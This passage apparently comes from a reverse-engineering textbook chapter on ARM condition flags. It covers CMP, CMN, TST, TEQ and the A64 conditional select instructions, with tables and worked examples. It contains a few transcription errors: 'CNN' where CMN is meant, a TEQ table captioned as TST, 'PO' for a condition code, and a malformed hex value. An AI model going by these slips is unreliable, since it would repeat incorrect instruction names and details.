Here, the `CMP` instruction itself tells us what is being compared—in this case the values in `r0` and `r1`. But to understand what *type* of comparison is of interest to the program, we have to scan forward for the instruction that will ultimately use the computed `NZCV` flags via a condition code. In this case, the next instruction is an `ADDNE` instruction, which is conditional based on the `NE` condition code. The *semantic* meaning of our `CMP` instruction is therefore “is `r0 != r1`?”. If the condition is true, the `ADDNE` instruction is executed, setting `r0 = r1 + r2`. If the condition is false, the `ADDNE` is skipped.

As an example to show why we need to look ahead for the condition code, suppose instead we encounter this instruction sequence:

```
cmp r0, r1
addlt r0, r1, r2
```

Here, the `CMP` instruction itself is identical, but the logical condition being tested is different. Here, the `LT` condition is used, so our condition is semantically asking “is $r_0 < r_1$?”. If the condition is met, the addition takes place, and if it does not, the addition is skipped.

Compare Negative (CMN)

The *compare negative* instruction `CMN` is virtually identical to the `CMP` instruction, except that the second operand is first negated before the comparison takes place. `CMN` takes all the same syntax forms as `CMP` and is implemented internally as an addition operation to set the `NZCV` flags, discarding the result. See [Figure 7.10](#).

CMN A, B	Semantic meaning of subsequent condition codes			
	Exact comparisons		Signed comparisons	
	EQ	$A == -B$	GE	$A \geq -B$
Equivalent to  ADDS, A, B	NE	$A \neq -B$	LT	$A < -B$
	Unsigned comparisons		GT	$A > -B$
	HI	$A > -B$	LE	$A \leq -B$
	LS	$A \leq -B$		

[Figure 7.10:](#) CMN logic with ADDS equivalent

From the perspective of reverse engineering, `CNN` is usually encountered only in circumstances where the compiler cannot use an equivalent `CMP`. For example, suppose the programmer writes the following program code:

```
int someFunction(int argument) {  
    if(argument == -1) {  
        return 0;  
    }  
    return 1;  
}
```

Here, the value of `argument` will be passed on `w0`, and the compiler will want to quickly test this value against `-1`. The naïve approach would be to immediately reach for the instruction `CMP w0, #-1`, but this instruction is illegal: the constant `-1` is out of range. Instead, a compiler can choose to use `CNN w0, #1`, which encodes the same meaning but is a valid instruction available for use.

Test Bits (TST)

The *test bits* instruction `TST` performs a bitwise AND of two operands, sets flags based on the result, and then discards the internally computed result, as shown in [Figure 7.11](#).

TST A, B

Semantic meaning of subsequent condition codes

Flag/bit testing

EQ $(A \& B) == 0$

NE $(A \& B) != 0$

Equivalent to

ANDS , A, B

Figure 7.11: TST logic with ANDS equivalent

The `TST` instruction is used to check if specific bits of interest are set inside a given value. This is particularly useful when checking Boolean values packed inside a “flags” field or to check to see if a given number is aligned to a power of two by checking whether the low bits of the value are all set to zero.

[Table 7.5](#) shows the full syntax for the `TST` instruction.

`TST` sets the `NZCV` flags based on the result of the internal bitwise AND operation, which, as we saw earlier, sets flags as follows^{[14](#)} , ^{[15](#)}:

`N` is set if the most significant bit of the result is 1.

`Z` is set if the result is zero.

`C` is usually set to zero, with the exception that on A32 if the second operand is implicitly shifted, `C` will hold the last bit shifted out during the implicit shift operation.

`V` is ignored on A32 and set to 0 on A64.


Table 7.5: TST Instruction Forms

ISA	INSTRUCTION FORM	SYMBOL MEANINGS
A32/T32	TST Rn, #const	Tests the first register against a constant immediate value.
	TST Rn, Rm TST Rn, Rm, RRX TST Rn, Rm, <i>shift</i> #amt	Tests the first register against the optionally pre-shifted second register. <i>shift</i> can be one of LSL, LSR, ASR, or ROR. amt is a number in the range 0..31.
	TST Rn, Rm, <i>shift</i> Rs	Tests the first register against the shifted second register. <i>shift</i> is one of LSL, LSR, ASR, or ROR. Rs contains the number of bits to shift by.
A64	TST Wn, #imm TST Xn, #imm	Tests the first register against a constant immediate value.
	TST Wn, Wm {, <i>shift</i> #amt } TST Xn, Xm {, <i>shift</i> #amt }	Tests the first register against the second, optionally pre-shifted register. <i>shift</i> can be one of LSL, LSR, or ASR. amt is a number in the range 0..31 (32-bit) or 0..63 (64-bit).

Let's take a look at a concrete example. Suppose for the purpose of our example that `r0` currently holds the value `0xfffff0010` and we encounter the following code:


```
TST r0, #0x10
MOVNE r0, #-1
```

Mechanistically this instruction sequence works as follows. First, `TST` performs a bitwise AND of the value in `r0` with `0x10`, resulting in the value `0x10`. This is not zero, so the `z` flag gets set to `0`. The next instruction uses the conditional code `NE`, which is satisfied when `z == 0`. This means the `MOVNE` instruction will be executed, copying the value `-1` to `r0`. [Figure 7.12](#) shows this process.



[Figure 7.12:](#) Illustration of TST and MOVNE instruction behavior

Although this mechanistic approach is a perfectly valid way to perform reverse engineering, there is an easier way. Instead of focusing on *what* the instructions do, we can also search for common patterns that give us insight into the underlying *intent* of the instructions. To do this task, we first start by analyzing the `TST` instruction and assign semantic meanings to the arguments. When `TST` is used with a fixed constant argument, such as in [Figure 7.13](#), that argument is normally a description of the bits the program is currently interested in. The second argument is the value we're inspecting.



[Figure 7.13:](#) TST instruction components

Now that we know the program is “interested” in bit `0x10` of `r0`, we scan forward to look for an instruction that makes use of a condition code. Usually (as here) this is the next instruction, but this is not always the case. In this case, `MOVNE` is dependent on the `NE` conditional. Next, we can look up what `NE` means in the context of a `TST` instruction to understand what the condition code means in context. See [Figure 7.14](#).




Figure 7.14: NE condition code in the context of TST

Now we have enough information to piece together the instructions' logic. The program is interested in bit $0x10$ of $r0$. If this bit is set, then the `MOVNE` instruction executes, setting the value -1 into $r0$. This means we can finally deduce the logic of the two instructions as meaning the following:


```

if( bit 0x10 is set inside r0 ) {
    r0 = -1
}

```

Test Equality (TEQ)

The *test equality* instruction `TEQ`¹⁶ is unique to A32 and sets flags according to the bitwise exclusive OR operation between two values, discarding the result. See [Figure 7.15](#).



[Figure 7.15:](#) TEQ instruction logic

`TEQ` sets the flags as follows:

The `N` flag is set if the most significant bit of the result is 1.

The `Z` flag is set if the result is zero.

The `C` flag is unchanged unless *operand2* involves an implicit shift, in which case `C` holds the carry from the shift operation.

The `V` flag is always left unchanged.

[Table 7.6](#) shows the full syntax for `TEQ`.

Table 7.6: TST Instruction Forms

ISA	INSTRUCTION FORM	SYMBOL MEANINGS
A32/T32	TEQ Rn, #const	Tests the first register against a constant immediate value.
	TEQ Rn, Rm TEQ Rn, Rm, RRX TEQ Rn, Rm, shift #amt	Tests the first register against the optionally pre-shifted second register. <i>shift</i> can be one of LSL, LSR, ASR, or ROR. <i>amt</i> is a number in the range 0..31.
	TEQ Rn, Rm, shift Rs	Tests the first register against the shifted second register. <i>shift</i> is one of LSL, LSR, ASR, or ROR. <i>Rs</i> contains the number of bits to shift by.

When reverse engineering, a `TEQ` instruction such as `TEQ r0, r1` is almost always followed by an instruction dependent on `EQ` or `NE` condition code. `EQ` is satisfied if the two values are exactly equal, and `NE` is satisfied only if they are not. `TEQ` is often used interchangeably with `CMP` for performing exact-equality tests, but there are a couple of differences, namely, that `TEQ` explicitly avoids setting the `C` or `V` flags.¹⁷

Although it's rare to see in practice, `TEQ` can also be used to quickly tell if two inputs have the same arithmetic sign, i.e., are both negative or both positive. To see how this test works, consider the instruction `TEQ r0, r1`. This instruction performs the exclusive OR of `r0` and `r1` together, setting flags based on the temporary result. The `N` flag will therefore be set to the exclusive OR of the sign bits of both inputs. This means `N` holds 0 if both inputs to the operation had the same sign bit, and 1 otherwise. This can then be subsequently tested using the `MI` or `PO` condition codes.

Conditional Select Instructions

Unlike its A32 and T32 counterparts, most ordinary data processing instructions in A64 cannot be made directly conditional by simply appending a condition code to the instruction name: instructions such as `ADDEQ` and `MOVEQ` do not exist in A64. Instead, the introduction of A64 included a group of conditionally executing instructions called the *conditional select* group.¹⁸

Instructions in the *conditional select* group are fairly self-explanatory, each following a similar basic syntax that specifies a destination register, either one or two input registers depending on the instruction, and ending with a condition code. Each instruction supports the use of either 32-bit registers or 64-bit registers.

[Table 7.7](#) lists the instructions in the *conditional select* group and their behavior if the condition code is satisfied or not. For brevity, only 64-bit forms are shown.

Table 7.7: Conditional Select Group Instruction Behavior


INSTRUCTION NAME	INSTRUCTION SYNTAX	OPERATION IF COND IS SATISFIED	OPERATION IF COND IS NOT SATISFIED
Conditional select	CSEL $X_d, X_n, X_m, cond$	$X_d = X_n$	$X_d = X_m$
Conditional select increment	CSINC $X_d, X_n, X_m, cond$	$X_d = X_n$	$X_d = X_m + 1$
Conditional select inversion	CSINV $X_d, X_n, X_m, cond$	$X_d = X_n$	$X_d = \text{NOT}(X_m)$
Conditional select negation	CSNEG $X_d, X_n, X_m, cond$	$X_d = X_n$	$X_d = 0 - X_m$
Conditional set	CSET $X_d, cond$	$X_d = 1$	$X_d = 0$
Conditional set mask	CSETM $X_d, cond$	$X_d = (\text{all ones})$	$X_d = 0$
Conditional increment	CINC $X_d, X_n, cond$	$X_d = X_n + 1$	$X_d = X_n$
Conditional invert	CINV $X_d, X_n, cond$	$X_d = \text{NOT}(X_n)$	$X_d = X_n$
Conditional negate	CNEG $X_d, X_n, cond$	$X_d = 0 - X_n$	$X_d = X_n$

Let's look at a fully working example of deciphering some code involving a CSEL instruction and see how to reverse engineer its semantic meaning:

```
CMP w0, w1
CSEL w0, w1, wzr, EQ
```

We start off our disassembly process with the `CMP` instruction. In [Figure 7.16](#), we can see that we are performing some kind of

comparison between w_0 and w_1 , but the big question is what *type* of comparison?



[**Figure 7.16:**](#) Semantic meaning of CMP instruction

To work out the type of comparison, we need to scan forward to look for the next condition code that is used. Here, `CSEL` uses the `EQ` condition code. An `EQ` condition code after a `CMP` semantically “means” an exact check to see if $A == B$, as shown in [Figure 7.17](#).




Figure 7.17: Semantic meaning of EQ after CMP

Next, we fill in the values of A and B with the parameters used in the `CMP` instruction, here w_0 and w_1 , and can then begin decoding the `CSEL` instruction itself. See [Figure 7.18](#).

